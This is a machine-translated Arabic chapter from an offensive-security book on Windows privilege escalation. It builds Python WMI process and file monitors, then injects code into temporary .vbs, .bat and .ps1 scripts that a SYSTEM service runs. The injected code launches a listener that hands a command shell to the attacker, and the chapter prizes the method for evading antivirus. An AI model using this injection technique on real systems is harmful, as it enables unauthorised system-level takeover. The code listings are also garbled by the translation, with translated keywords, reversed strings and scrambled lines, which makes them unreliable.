توجد طرق لا حصر لها لمحاولة رفع مستوى صلاحياتك على نظام ويندوز، وسنتناول هنا بعضًا منها فقط. ولكن، بمجرد فهمك لهذه المفاهيم الأساسية، يمكنك توسيع نطاق برامجك النصية لاستكشاف جوانب أخرى خفية في أنظمة ويندوز المستهدفة.

سنبدأ بتعلم كيفية تطبيق برمجة WMIفي نظام ويندوز لإنشاء واجهة مرنة تراقب إنشاء العمليات الجديدة. سنجمع بيانات مفيدة مثل مسارات الملفات، والمستخدم الذي أنشأ العملية، والصلاحيات الممنوحة. بعد ذلك، تُسلّم عملية مراقبة العمليات جميع مسارات الملفات إلى برنامج نصي لمراقبة الملفات، والذي يتتبع باستمرار أي ملفات جديدة يتم إنشاؤها وما يُكتب فيها. هذا يُخبرنا بالملفات التي يتم الوصول إليها بواسطة عمليات ذات صلاحيات عالية وموقع كل ملف.

تتمثل الخطوة الأخيرة في اعتراض عملية إنشاء الملف، ما يسمح لنا بحقن شيفرة برمجية وجعل العملية ذات الصلاحيات العالية تُنفذ أوامر النظام. يكمن جمال هذه العملية في أنها لا تتضمن أي تعديل على واجهة برمجة التطبيقات (API)، ما يُمكّننا من العمل دون أن يكتشفها معظم برامج مكافحة الفيروسات.

Machine Translated by Google
تثبيت المتطلبات الأساسية: نحتاج إلى تثبيت بعض المكتبات لكتابة الأدوات المذكورة في هذا الفصل. إذا اتبعت التعليمات الأولية في بداية الكتاب، فسيكون برنامج easy_installجاهزًا للاستخدام. وإذا لم يكن كذلك، فارجع إلى الفصل الأول للاطلاع على تعليمات تثبيت .easy_install

قم بتنفيذ ما يلي في موجه الأوامر cmd.exeعلى جهازك الظاهري الذي يعمل بنظام :Windows

```
C:\> easy_install pywin32 wmi
```

إذا لم تنجح طريقة التثبيت هذه معك لسبب ما، فقم بتنزيل برنامج تثبيت PyWin32مباشرة من .projects/pywin32/ http://sourceforge.net/

بعد ذلك، ستحتاج إلى تثبيت خدمة المثال التي كتبها لي مراجعا البرامج التقنية دان فريش وكليف جانزن. تحاكي هذه الخدمة مجموعة شائعة من الثغرات الأمنية التي اكتشفناها في شبكات المؤسسات الكبيرة، وتساعد في توضيح نموذج التعليمات البرمجية في هذا الفصل.

1. قم بتنزيل ملف zipمن: http://www.nostarch.com/blackhatpython/bhpservice.zip.
2. قم بتثبيت الخدمة باستخدام ملف التشغيل المرفق، install_service.bat. تأكد من تشغيله كمسؤول عند القيام بذلك.

أنت الآن جاهز للانطلاق، فلنبدأ بالجزء الممتع!

Machine Translated by Google

إنشاء نظام مراقبة العمليات: شاركت في مشروع لشركة Immunityيسمى ،El Jefeوهو في جوهره نظام بسيط للغاية لمراقبة العمليات مع تسجيل مركزي .(http://eljefe.immunityinc.com/)صُممت هذه الأداة ليستخدمها المختصون في مجال الأمن السيبراني لتتبع إنشاء العمليات وتثبيت البرامج الضارة. خلال جلسة استشارية ذات يوم، اقترح زميلي مارك ويرجلر استخدام أداة "إل خيفه" كآلية بسيطة لمراقبة العمليات التي تُنفذ بصلاحيات النظام على أجهزة ويندوز المستهدفة.

سيمنحنا هذا نظرة ثاقبة على معالجة الملفات غير الآمنة المحتملة أو إنشاء العمليات الفرعية. وقد نجح الأمر، وحصلنا على العديد من ثغرات تصعيد الامتيازات التي منحتنا مفاتيح الوصول إلى النظام.

العيب الرئيسي في برنامج El Jefeالأصلي هو استخدامه لملف DLLيتم حقنه في كل عملية لاعتراض استدعاءات جميع أشكال دالة CreateProcessالأصلية . ثم يستخدم قناة اتصال مُسماة للتواصل مع عميل التجميع، الذي بدوره يُرسل تفاصيل إنشاء العملية إلى خادم التسجيل. تكمن المشكلة في أن معظم برامج مكافحة الفيروسات تعترض أيضًا استدعاءات CreateProcess ، مما يعني إما أنها تعتبرك برنامجًا ضارًا أو أنك ستواجه مشاكل في استقرار النظام عند تشغيل El Jefeجنبًا إلى جنب مع برنامج مكافحة الفيروسات. سنعيد إنشاء بعض إمكانيات المراقبة الخاصة بـ El Jefeبطريقة لا تعتمد على الاعتراض، وستكون هذه الطريقة موجهة نحو الأساليب الهجومية بدلًا من المراقبة. من شأن هذا أن يجعل نظام المراقبة الخاص بنا قابلاً للنقل، ويمنحنا القدرة على التشغيل مع تفعيل برنامج مكافحة الفيروسات دون أي مشاكل.

Machine Translated by Google

مراقبة العمليات باستخدام WMI: تتيح واجهة برمجة تطبيقات WMI للمبرمج مراقبة النظام بحثًا عن أحداث معينة، ثم تلقي إشعارات عند وقوع هذه الأحداث. سنستخدم هذه الواجهة لتلقي إشعار في كل مرة يتم فيها إنشاء عملية. عند إنشاء عملية، سنجمع بعض المعلومات المهمة لأغراضنا: وقت إنشاء العملية، والمستخدم الذي أنشأها، والملف التنفيذي الذي تم تشغيله ومعاملات سطر الأوامر الخاصة به، ومعرّف العملية، ومعرّف العملية الأصلية. سيوضح لنا هذا أي عمليات تم إنشاؤها بواسطة حسابات ذات صلاحيات أعلى، وخاصةً أي عمليات تستدعي ملفات خارجية مثل VBScript أو نصوص الدفعات. بعد الحصول على جميع هذه المعلومات، سنحدد أيضًا الصلاحيات المفعّلة على رموز العملية.

في بعض الحالات النادرة، ستجد عمليات تم إنشاؤها كمستخدم عادي ولكن تم منحها امتيازات إضافية لنظام التشغيل Windows يمكنك الاستفادة منها.

لنبدأ بإنشاء برنامج مراقبة بسيط للغاية [21] يوفر معلومات أساسية عن العمليات، ثم نبني عليه لتحديد الصلاحيات الممنوحة. لاحظ أنه للحصول على معلومات حول العمليات ذات الصلاحيات العالية التي أنشأها النظام، على سبيل المثال، ستحتاج إلى تشغيل برنامج المراقبة كمسؤول. لنبدأ بإضافة الكود التالي إلى ملف process_monitor.py:

```
win32security استيراد win32api استيراد win32con استيراد

os استيراد sys استيراد wmi استيراد

"ab") fd.write("%s\r\n" % message) fd.close() دالة
log_to_file(message): fd = open("process_monitor_log.csv",

يعود

#إنشاء رأس ملف السجل elif_ot_gol("الوقت، المستخدم، الملف التنفيذي، سطر الأوامر، معرف العملية، معرف العملية الأصلية، الامتيازات")

#إنشاء واجهة WMI
 c = wmi.WMI()

#إنشاء نظام مراقبة العمليات لدينا
 process_watcher = c.Win32_Process.watch_for("creation")
```

بينما صحيح:
يحاول:

```
 new_process = process_watcher()

 = new_process.ExecutablePath cmdline = new_process.CommandLine = new_process.ProcessId
= "%s\\%s" % (proc_owner[0],proc_owner[2]) create_date = new_process.CreationDate executable
proc_owner = new_process.GetOwner() proc_owner

pid parent_pid = new_process.ParentProcessId

الامتيازات ="غير متوفر"

process_log_message = "%s,%s,%s,%s,%s,%s,%s\r\n" % (create_date,
```

Machine Translated by Google

```
                proc_owner، executable، cmdline، pid، parent_pid، privileges)

                طباعة رسالة سجل العملية

                log_to_file(process_log_message)

يستثني:
يمر
```

نبدأ بإنشاء مثيل لفئة WMIثم نوجهها لمراقبة حدث إنشاء العملية .من خلال قراءة توثيق WMIفي بايثون، نتعلم أنه يمكنك مراقبة أحداث إنشاء العمليات أو حذفها. إذا قررت مراقبة أحداث العمليات بدقة، يمكنك استخدام العملية التي ستُعلمك بكل حدث تمر به العملية. بعد ذلك، ندخل في حلقة، وتتوقف الحلقة حتى تُعيد process_watcherحدث عملية جديدًا .حدث العملية الجديد [22]الذي يحتوي على جميع المعلومات ذات الصلة هو فئة WMIتُسمى . Win32_Processإحدى وظائف هذه الفئة هي ،GetOwnerوالتي نستدعيها لتحديد من أنشأ العملية، ومن ثم نجمع جميع معلومات العملية التي نبحث عنها، ونعرضها على الشاشة، ونسجلها في ملف.

—

Machine Translated by Google

لنبدأ بفحص النظام: لنشغل برنامج مراقبة العمليات الخاص بنا ثم ننشئ بعض العمليات لنرى كيف سيبدو الناتج.

```
C:\>بيثونyp.rotinom_ssecorp

\WINDOWS\system32\notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,740,508,N/A
20130907115227.048683-300,JUSTIN-V2TRL6LD\Administrator,C:

V2TRL6LD\Administrator,C:\WINDOWS\system32\calc.exe,"C:\WINDOWS\system32\calc.exe",2920,508,N/A
20130907115237.095300-300,JUSTIN-
```

بعد تشغيل البرنامج النصي، شغّلتُ برنامجَي notepad.exe و .calc.exeيمكنك رؤية المعلومات تُخرَج بشكل صحيح، ولاحظ أن كلا العمليتين كانتا تحملان مُعرّف العملية الأب (PID)المُعيَّن على ،508وهو مُعرّف عملية explorer.exeفي جهازي الظاهري. يمكنك الآن أخذ استراحة طويلة وترك هذا البرنامج النصي يعمل ليوم كامل ومراقبة جميع العمليات والمهام المُجدولة وبرامج تحديث البرامج المختلفة قيد التشغيل. قد تكتشف أيضًا برامج ضارة إذا حالفك الحظ (أو لم يحالفك). من المفيد أيضًا تسجيل الخروج ثم تسجيل الدخول مرة أخرى إلى الجهاز المستهدف، حيث قد تُشير الأحداث الناتجة عن هذه الإجراءات إلى وجود عمليات ذات صلاحيات عالية. الآن وقد أصبح لدينا نظام أساسي لمراقبة العمليات، دعنا نُملأ حقل الصلاحيات في سجلات النظام ونتعرف قليلًا على كيفية عمل صلاحيات نظام ويندوز وأهميتها.

Machine Translated by Google

امتيازات رموز ويندوز: رمز ويندوز، وفقًا لمايكروسوفت، هو "كائن يصف سياق الأمان لعملية أو خيط معالجة." [23]تحدد كيفية تهيئة الرمز والصلاحيات الممنوحة له المهام التي يمكن لتلك العملية أو خيط المعالجة تنفيذها. قد يمتلك مطور حسن النية تطبيقًا في شريط النظام كجزء من منتج أمني، ويرغب في منح مستخدم غير مميز القدرة على التحكم في خدمة ويندوز الرئيسية، وهي برنامج تشغيل. يستخدم المطور دالة AdjustTokenPrivileges الأصلية في واجهة برمجة تطبيقات ويندوز على العملية، ويمنح تطبيق شريط النظام، عن غير قصد، امتياز . SeLoadDriverما لا يفكر فيه المطور هو أنه إذا تمكنت من الوصول إلى تطبيق شريط النظام هذا، فستتمكن أنت أيضًا من تحميل أو إلغاء تحميل أي برنامج تشغيل تريده، مما يعني إمكانية تثبيت برنامج خبيث (rootkit)يعمل في وضع النواة - وهذا يعني نهاية اللعبة.

ضع في اعتبارك أنه إذا لم تتمكن من تشغيل برنامج مراقبة العمليات بصلاحيات النظام أو بصلاحيات إدارية، فعليك مراقبة العمليات التي يمكنك مراقبتها ، والتحقق من وجود أي صلاحيات إضافية يمكنك استغلالها. إن تشغيل عملية بصلاحيات المستخدم الخاص بك دون الصلاحيات المناسبة يُعدّ وسيلةً مثاليةً للوصول إلى صلاحيات النظام أو تشغيل التعليمات البرمجية في نواة النظام. تجد في الجدول 1-10قائمةً بالصلاحيات المهمة التي أنتبه إليها دائمًا . هذا الجدول ليس شاملاً، ولكنه يُشكّل نقطة انطلاق جيدة. [24]

—

الجدول .1-10امتيازات مثيرة للاهتمام

اسم الامتياز، الوصول الممنوح
تتيح صلاحية SeBackupPrivilegeلعملية المستخدم نسخ الملفات والمجلدات احتياطيًا، وتمنح حق الوصول للقراءة إلى الملفات بغض النظر عن أي شيء تحددها قائمة التحكم بالوصول الخاصة بهم.
تتيح صلاحية SeDebugPrivilegeلعملية المستخدم تصحيح أخطاء العمليات الأخرى. ويشمل ذلك أيضًا الحصول على معرّفات العمليات لحقنها تضمين ملفات DLLأو التعليمات البرمجية في العمليات الجارية.
يتيح هذا لعملية المستخدم تحميل أو إلغاء تحميل برامج التشغيل. برنامج تشغيل SeLoadDriver

الآن وقد تعرفنا على أساسيات ما هي الامتيازات وما هي الامتيازات التي يجب البحث عنها، دعونا نستفيد من لغة بايثون لاسترداد الامتيازات المفعلة تلقائيًا على العمليات التي نراقبها.
سنستخدم وحدات win32securityو win32api و . win32conإذا واجهتَ مشكلةً في تحميل هذه الوحدات، يُمكن ترجمة جميع الدوال التالية إلى استدعاءات أصلية باستخدام مكتبة ctypes؛ لكن ذلك يتطلب جهدًا أكبر. أضف الكود التالي إلى ملف process_monitor.pyمباشرةً فوق دالة log_to_fileالموجودة لدينا :

```
def get_process_privileges(pid): try:
#الحصول على مؤشر إلى العملية المستهدفة (win32api.OpenProcess(win32con.PROCESS_QUERY_INFORMATION,False,pid)
hproc =
#فتح رمز العملية الرئيسية (htok = win32security.OpenProcessToken(hproc,win32con.TOKEN_QUERY)
#استرجاع قائمة الامتيازات المفعلة privs = win32security.GetTokenInformation(htok, win32security.
امتيازات الرمز المميز)
#تكرار الصلاحيات وعرض الصلاحيات المفعّلة # :priv_list = for i in privs:التحقق من تفعيل الصلاحية
```

Machine Translated by Google

إذا كان win32security. priv_list += "%s|" % i[0] == 3:

LookupPrivilegeName(None,i[0])

يستثني:

priv_list = "غير متوفر"

إرجاع قائمة الامتيازات

نستخدم مُعرّف العملية للحصول على مُعرّف العملية المستهدفة .بعد ذلك، نفكّ تشفير رمز العملية ثم نطلب معلومات الرمز لتلك العملية . بإرسال بنية ، win32security.TokenPrivilegesنُوجّه استدعاء واجهة برمجة التطبيقات (API)لإعادة جميع معلومات الصلاحيات لتلك العملية. يُعيد استدعاء الدالة قائمة من الأزواج، حيث يُمثّل العنصر الأول في الزوج الصلاحية، ويُحدّد العنصر الثاني ما إذا كانت الصلاحية مُفعّلة أم لا. ولأننا نهتم فقط بالصلاحيات المُفعّلة، فإننا نتحقق أولًا من بتات التفعيل ثم نبحث عن الاسم المقروء لتلك الصلاحية .

بعد ذلك سنقوم بتعديل الكود الحالي لدينا بحيث نقوم بإخراج هذه المعلومات وتسجيلها بشكل صحيح.
قم بتغيير سطر الكود التالي من هذا:

الامتيازات ="غير متوفر"

إلى ما يلي:

privileges = get_process_privileges(pid)

بعد إضافة رمز تتبع الصلاحيات، لنعد تشغيل برنامج process_monitor.pyونتحقق من الناتج. ستظهر لك معلومات الصلاحيات كما هو موضح في الناتج أدناه:

C:\> python.exe process_monitor.py 20130907233506.055054-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\notepad.exe,"C:\WINDOWS\system32\notepad.exe" ,660,508,SeChangeNotifyPrivilege |SeImpersonatePrivilege|SeCreateGlobalPrivilege|

20130907233515.914176-300,JUSTIN-V2TRL6LD\Administrator,C:\WINDOWS\system32\calc.exe,"C:\WINDOWS\system32\calc.exe",1004,508,SeChangeNotifyPrivilege| SeImpersonatePrivilege|SeCreateGlobalPrivilege|

كما تلاحظون، نسجل بشكل صحيح الصلاحيات الممنوحة لهذه العمليات. يمكننا بسهولة إضافة بعض التحسينات إلى البرنامج النصي لتسجيل العمليات التي تعمل كمستخدم غير مميز ولكن بصلاحيات مهمة مفعلة. سنرى كيف سيمكننا استخدام مراقبة العمليات هذه من اكتشاف العمليات التي تستخدم ملفات خارجية بطريقة غير آمنة.

Machine Translated by Google
تُسهّل البرامج النصية الدفعية، PowerShell وVBScript، وعمل مديري الأنظمة من خلال أتمتة المهام الروتينية. وتتنوع أغراضها بين التسجيل المستمر في خدمة جرد مركزية، وفرض تحديثات البرامج من مستودعاتها الخاصة. ومن المشاكل الشائعة عدم وجود قوائم تحكم بالوصول (ACLs)مناسبة لهذه الملفات النصية. في العديد من الحالات، على خوادم آمنة، وجدتُ برامج نصية دفعية أو PowerShellتُشغّل مرة واحدة يوميًا بواسطة مستخدم النظام، بينما يمكن لأي مستخدم آخر الكتابة إليها.

إذا قمت بتشغيل برنامج مراقبة العمليات لفترة كافية في مؤسسة (أو قمت ببساطة بتثبيت خدمة المثال المقدمة في بداية هذا الفصل)، فقد ترى سجلات العمليات التي تبدو كالتالي:

```
"C:\WINDOWS\Temp\azndldsddfggg.vbs ",1004,4,SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobal Privilege|
20130907233515.914176-300,NT AUTHORITY\SYSTEM,C:\WINDOWS\system32\cscript.exe, C:\WINDOWS\system32\cscript.exe /nologo
```

يمكنك ملاحظة أن عملية النظام قد أنشأت الملف التنفيذي cscript.exeومررت إليه المعامل . C:\WINDOWS\Temp\andldsddfggg.vbsمن المفترض أن تُولّد الخدمة المذكورة هذه الأحداث مرة واحدة في الدقيقة. إذا قمت بعرض محتويات المجلد، فلن تجد هذا الملف. ما يحدث هو أن الخدمة تُنشئ اسم ملف عشوائي، وتُضيف إليه نص VBScript، ثم تُنفّذه. لقد رأيتُ هذا الإجراء يُنفّذ في برامج تجارية في عدة حالات، كما رأيتُ برامج أخرى تنسخ الملفات إلى موقع مؤقت، ثم تُنفّذها، ثم تحذفها.

لاستغلال هذه الثغرة، علينا أن نسبق تنفيذ البرنامج. فعندما يُنشئ البرنامج أو المهمة المُجدولة الملف، نحتاج إلى حقن شيفرتنا البرمجية فيه قبل أن يُنفذه البرنامج ثم يحذفه. يكمن سرّ ذلك في واجهة برمجة تطبيقات ويندوز المفيدة ReadDirectoryChangesW، التي تُمكّننا من مراقبة أي تغييرات تطرأ على الملفات أو المجلدات الفرعية في المجلد. كما يُمكننا تصفية هذه الأحداث لتحديد وقت "حفظ" الملف، ما يسمح لنا بحقن شيفرتنا بسرعة قبل تنفيذه. من المفيد جدًا مراقبة جميع المجلدات المؤقتة لمدة 24ساعة أو أكثر، فقد نجد أحيانًا أخطاءً برمجيةً مثيرةً للاهتمام أو معلوماتٍ مُسربة، بالإضافة إلى إمكانية رفع مستوى الصلاحيات.

لنبدأ بإنشاء برنامج لمراقبة الملفات، ثم سنبني عليه لحقن التعليمات البرمجية تلقائيًا. أنشئ ملفًا جديدًا باسم file_monitor.pyواكتب ما يلي:

```
#مثال مُعدّل مُقدَّم أصلاً هنا: http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes.html #

استيراد tempfileاستيراد threadingاستيراد win32fileاستيراد win32conاستيراد  #
osهذه هي مجلدات الملفات المؤقتة الشائعة

 dirs_to_monitor = ["C:\\WINDOWS\\Temp",tempfile.gettempdir()]

#ثوابت تعديل الملف
تم إنشاء الملف 1 =
تم حذف الملف 2 =
تم تعديل الملف 3 =
FILE_RENAMED_FROM = 4
تم تغيير اسم الملف إلى 5 =

دالة بدء_المراقبة(مسار_المراقبة):
```

Machine Translated by Google

```
#نقوم بإنشاء سلسلة عمليات لكل عملية مراقبة
FILE_LIST_DIRECTORY = 0x0001

| win32con.FILE_SHARE_DELETE, None, win32con.OPEN_EXISTING, win32con.FILE_FLAG_BACKUP_SEMANTICS, None)
 h_directory = win32file.CreateFile( path_to_watch, FILE_LIST_DIRECTORY, win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE
```

بينما :1
يحاول:

```
 = win32file.ReadDirectoryChangesW( النتائج
h_directory, 1024,

صحيح، win32con.FILE_NOTIFY_CHANGE_SECURITY. |
| win32con.FILE_NOTIFY_CHANGE_LAST_WRITE
win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES | win32con.FILE_NOTIFY_CHANGE_SIZE
| win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
win32con.FILE_NOTIFY_CHANGE_FILE_NAMEلا شيء،
```

لا أحد
)

```
 for action,file_name in results: full_filename = os.path.join(path_to_watch, file_name)
```

إذا كانت قيمة `action` تساوي `FILE_CREATED`:اطبع [+]"تم إنشاء %s" % اسم الملف الكامل. وإذا كانت قيمة `action` تساوي `FILE_DELETED`:اطبع [-]"تم حذف %s" % اسم الملف الكامل. وإذا كانت قيمة `action` تساوي `FILE_MODIFIED`: اطبع [*]"تم تعديل %s" % اسم الملف الكامل.

```
#إخراج محتويات الملف [vvv] print "إخراج المحتويات..."

 حاول: fd = open(full_filename,"rb") contents = fd.read()
```

```
fd.close()
اطبع المحتويات، اطبع [^^^]"اكتملت عملية التفريغ."

باستثناء: اطبع [!!!]"فشل."
```

```
FILE_RENAMED_TO: print "[ < ] تمت إعادة التسمية من: elif action == FILE_RENAMED_FROM: print "[ > ]
%s" % full_filename else: تمت إعادة التسمية إلى: %s" % full_filename elif action ==
```

```
اطبع [؟؟؟]"غير معروف: %s" % اسم_الملف_الكامل
```

يستثني:
يمر

```
%s" % path monitor_thread.start() إنشاء مؤشر ترابط للمراقبة للمسار: "for path in dirs_to_monitor: monitor_thread = threading.Thread(target=start_monitor,args=(path,)) print
```

نُحدد قائمة بالمجلدات التي نرغب في مراقبتها ، وهي في حالتنا مجلدا الملفات المؤقتة الشائعان. ضع في اعتبارك أنه قد تكون هناك أماكن أخرى ترغب في مراقبتها، لذا عدّل هذه القائمة حسب الحاجة. لكل مسار من هذه المسارات، سنُنشئ سلسلة مراقبة تستدعي

Machine Translated by Google

دالة بدء المراقبة . تتمثل المهمة الأولى لهذه الدالة في الحصول على مؤشر إلى الدليل الذي نرغب في مراقبته .ثم نستدعي دالة قراءة تغييرات الدليل ،التي تُعلمنا عند حدوث تغيير. نتلقى اسم الملف المستهدف الذي تم تغييره ونوع الحدث الذي وقع .من هنا، نطبع معلومات مفيدة حول ما حدث لهذا الملف تحديدًا، وإذا اكتشفنا أنه قد تم تعديله، فإننا نعرض محتويات الملف للرجوع إليها .

Machine Translated by Google

اختبار الأداء: افتح موجه الأوامر (cmd.exe)وقم بتشغيل ملف

file_monitor.py:

```
C:\> python.exe file_monitor.py
```

افتح نافذة موجه الأوامر cmd.exeثانية ونفذ الأوامر التالية:

```
C:\> cd %temp%
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> echo hello > filetest
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp>إعادة تسمية الملف filetestإلى file2test
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp> del file2test
```

يجب أن ترى مخرجات تبدو كالتالي:

```
إنشاء مؤشر ترابط للمراقبة للمسار: C:\WINDOWS\Temp إنشاء مؤشر ترابط للمراقبة للمسار: [ + ] \docume~1\admini~1\locals~1\temp
[ * ] تم إنشاء c:\docume~1\admini~1\locals~1\temp\filetest [vvv] تم تعديل c:\docume~1\admini~1\locals~1\temp\filetest
جارٍ تفريغ المحتويات...

مرحبًا

[^^^]اكتملت عملية التفريغ.
[ < ]تمت إعادة التسمية من: c:\docume~1\admini~1\locals~1\temp\filetest [ < ] تمت إعادة التسمية إلى: [ * ] \docume~1\admini~1\locals~1\temp\file2test
[ vvv] تم تعديل c:\docume~1\admini~1\locals~1\temp\file2test جارٍ تفريغ المحتويات... مرحباً

[^^^]اكتملت عملية التفريغ.
[ - ] تم حذف c:\docume~1\admini~1\locals~1\temp\FILE2T~1
```

إذا سارت الأمور كما هو مخطط لها، أنصحك بإبقاء برنامج مراقبة الملفات قيد التشغيل لمدة 24ساعة على النظام المستهدف. قد تتفاجأ (أو لا) برؤية ملفات تُنشأ وتُنفذ وتُحذف. يمكنك أيضًا استخدام برنامج مراقبة العمليات لمحاولة العثور على مسارات ملفات مهمة لمراقبتها. قد تكون تحديثات البرامج ذات أهمية خاصة. لننتقل الآن إلى إضافة إمكانية حقن التعليمات البرمجية تلقائيًا في الملف المستهدف.

Machine Translated by Google

حقن التعليمات البرمجية: الآن وقد أصبح بإمكاننا مراقبة العمليات ومواقع الملفات، دعونا نلقي نظرة على كيفية حقن التعليمات البرمجية تلقائيًا في الملفات المستهدفة. من أكثر لغات البرمجة النصية شيوعًا التي رأيتها مستخدمة هي VBScript وملفات الدفعات .PowerShellوسننشئ مقاطع برمجية بسيطة جدًا تُشغّل نسخة مُجمّعة من أداة bhpnet.py الخاصة بنا بمستوى صلاحيات الخدمة الأصلية. هناك مجموعة واسعة من الأمور الخطيرة التي يمكنك فعلها باستخدام لغات البرمجة النصية هذه؛ [25]سنُنشئ الإطار العام للقيام بذلك، ومن ثم يمكنك التوسع في استخدامها. لنُعدّل برنامج file_monitor.pyالنصي ونُضيف التعليمات البرمجية التالية بعد ثوابت تعديل الملف:

—

أنواع_الملفات {} =

الأمر "C:\\WINDOWS\\TEMP\\bhpnet.exe -l -p 9999 -c" =أنواع_الملفات['sbv.'] % "\r\n\"%s\")\r\n(Run.(\"Wscript.Shell\")CreateObject(\"\r\n","\r\n'bhpmarker\r\n"] =الأمر[

file_types['.bat'] = ["\r\nREM bhpmarker\r\n","\r\n%s\r\n" % command]

file_types['.ps1'] = ["\r\n#bhpmarker","Start-Process \"%s\"\r\n" % command]

def inject_code(full_filename,extension,contents): #دالة لمعالجة حقن التعليمات البرمجية

#هل علامتنا موجودة بالفعل في الملف؟ إذا كان file_types[extension][0]موجودًا في المحتويات:

يعود

#بدون علامة؛ لنقم بإضافة العلامة وكتابة الكود full_contents += contents [1]
full_contents = file_types[extension][0] full_contents += file_types[extension]

fd = open(full_filename,"wb") fd.write(full_contents) fd.close()

اطبع "تم حقن الكود."[\o/]

يعود

نبدأ بتعريف قاموس لمقاطع برمجية تُطابق امتداد ملف مُحدد ،يتضمن علامة فريدة والشيفرة التي نرغب في حقنها. نستخدم العلامة لتجنب الدخول في حلقة لا نهائية، حيث نلاحظ تعديلًا على الملف، فنُدخل شيفرتنا (مما يُسبب تعديلًا آخر على الملف)، وهكذا. يستمر هذا حتى يصبح حجم الملف ضخمًا جدًا ويبدأ القرص الصلب بالتعطل. الجزء التالي من الشيفرة هو دالة `inject_code`التي تُعالج عملية حقن الشيفرة والتحقق من علامة الملف. بعد التحقق من عدم وجود العلامة ،نكتب العلامة والشيفرة التي نريد تشغيلها في العملية المستهدفة .الآن، نحتاج إلى تعديل حلقة الأحداث الرئيسية لتشمل التحقق من امتداد الملف واستدعاء دالة `inject_code`.

--قص--

elif action == FILE_MODIFIED: print "[*] Modified %s" % full_filename

#إخراج محتويات الملف print "[vvv]إخراج المحتويات..."

حاول: open(full_filename,"rb") contents = fd.read() fd.close()
fd =

Machine Translated by Google

```
اطبع المحتويات، اطبع [^^^]"اكتملت عملية التفريغ."

يستثني:
اطبع [!!!]"فشل."
####يبدأ الكود الجديد هنا 

اسم الملف، الامتداد =txetilps.htap.so(اسم_الملف_الكامل)

إذا كان الامتداد موجودًا في أنواع الملفات:
inject_code(full_filename,extension,contents)
####نهاية الكود الجديد --مقتطف--
```

هذه إضافة بسيطة إلى حلقتنا الرئيسية. نقوم بتقسيم سريع لامتداد الملف ثم نقارنه بقاموس أنواع الملفات المعروفة .إذا تم اكتشاف امتداد الملف في قاموسنا، نستدعي دالة . inject_codeلنجربها.

Machine Translated by Google

اختبار الأداء: إذا قمت بتثبيت خدمة المثال المعرضة للثغرات الأمنية في بداية هذا الفصل، يمكنك بسهولة اختبار أداة حقن التعليمات البرمجية الجديدة. تأكد من تشغيل الخدمة، ثم نفّذ برنامج file_monitor.pyالنصي. ستظهر لك في النهاية مخرجات تُشير إلى إنشاء ملف .sbv وتعديله، وإلى حقن التعليمات البرمجية. إذا سارت الأمور على ما يرام، يمكنك تشغيل برنامج bhpnet.pyالنصي من الفصل الثاني للاتصال بالمستمع الذي أنشأته للتو. للتأكد من نجاح عملية رفع الصلاحيات، اتصل بالمستمع وتحقق من المستخدم الذي تعمل به.

```
justin$ ./bhpnet.py -t 192.168.1.10 -p 9999 <CTRL-D>

<BHP:#>من أنا؟

نظام سلطة NT
<BHP:#>
```

سيشير هذا إلى أنك قد حصلت على حساب النظام المقدس وأن عملية حقن التعليمات البرمجية الخاصة بك قد نجحت.

ربما وصلتَ إلى نهاية هذا الفصل وأنت تعتقد أن بعض هذه الهجمات غامضة بعض الشيء. ولكن كلما زاد وقتك داخل مؤسسة كبيرة، كلما أدركتَ أنها هجمات فعّالة للغاية. يمكن بسهولة توسيع الأدوات المذكورة في هذا الفصل أو تحويلها إلى برامج نصية متخصصة تُستخدم لمرة واحدة، والتي يمكنك استخدامها في حالات محددة لاختراق حساب أو تطبيق محلي. يُعدّ WMI وحده مصدرًا ممتازًا لبيانات الاستطلاع المحلية التي يمكنك استخدامها لتعزيز الهجوم بمجرد دخولك إلى الشبكة. يُعدّ رفع مستوى الامتيازات عنصرًا أساسيًا في أي برنامج تجسس فعّال.

- [21]تم اقتباس هذا الكود من صفحة .(Python WMI (http://timgolden.me.uk/python/wmi/tutorial.html
- [22] توثيق فئة Win32_Process : http://msdn.microsoft.com/en-us/library/aa394372(v=vs.85).aspx
- MSDN – [23]رموز الوصول: [24] http://msdn.microsoft.com/en-us/library/Aa374909.aspx للاطلاع على القائمة الكاملة للامتيازات، تفضل بزيارة .http://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx
- [25]يقوم كارلوس بيريز بعمل مذهل باستخدام PowerShell؛ انظر .http://www.darkoperator.com/

Machine Translated by Google

الفصل الحادي عشر: أتمتة التحقيقات الجنائية الهجومية

غالبًا ما يُستعان بخبراء الأدلة الجنائية الرقمية بعد وقوع اختراق، أو لتحديد ما إذا كان قد حدث أي "حادث" من الأساس. وعادةً ما يرغبون في الحصول على لقطة من ذاكرة الوصول العشوائي (RAM)للجهاز المتضرر لالتقاط مفاتيح التشفير أو غيرها من المعلومات المخزنة في الذاكرة فقط. ولحسن حظهم، قام فريق من المطورين الموهوبين بإنشاء إطار عمل كامل بلغة بايثون مناسب لهذه المهمة يُسمى ،Volatilityويُوصف بأنه إطار عمل متقدم لتحليل ذاكرة الوصول العشوائي. ويمكن للمستجيبين للحوادث، وخبراء الأدلة الجنائية الرقمية، ومحللي البرمجيات الخبيثة استخدام Volatilityفي مجموعة متنوعة من المهام الأخرى أيضًا، بما في ذلك فحص عناصر النواة، وفحص العمليات وتفريغها، وما إلى ذلك. ونحن، بطبيعة الحال، أكثر اهتمامًا بالقدرات الهجومية التي يوفرها .Volatility

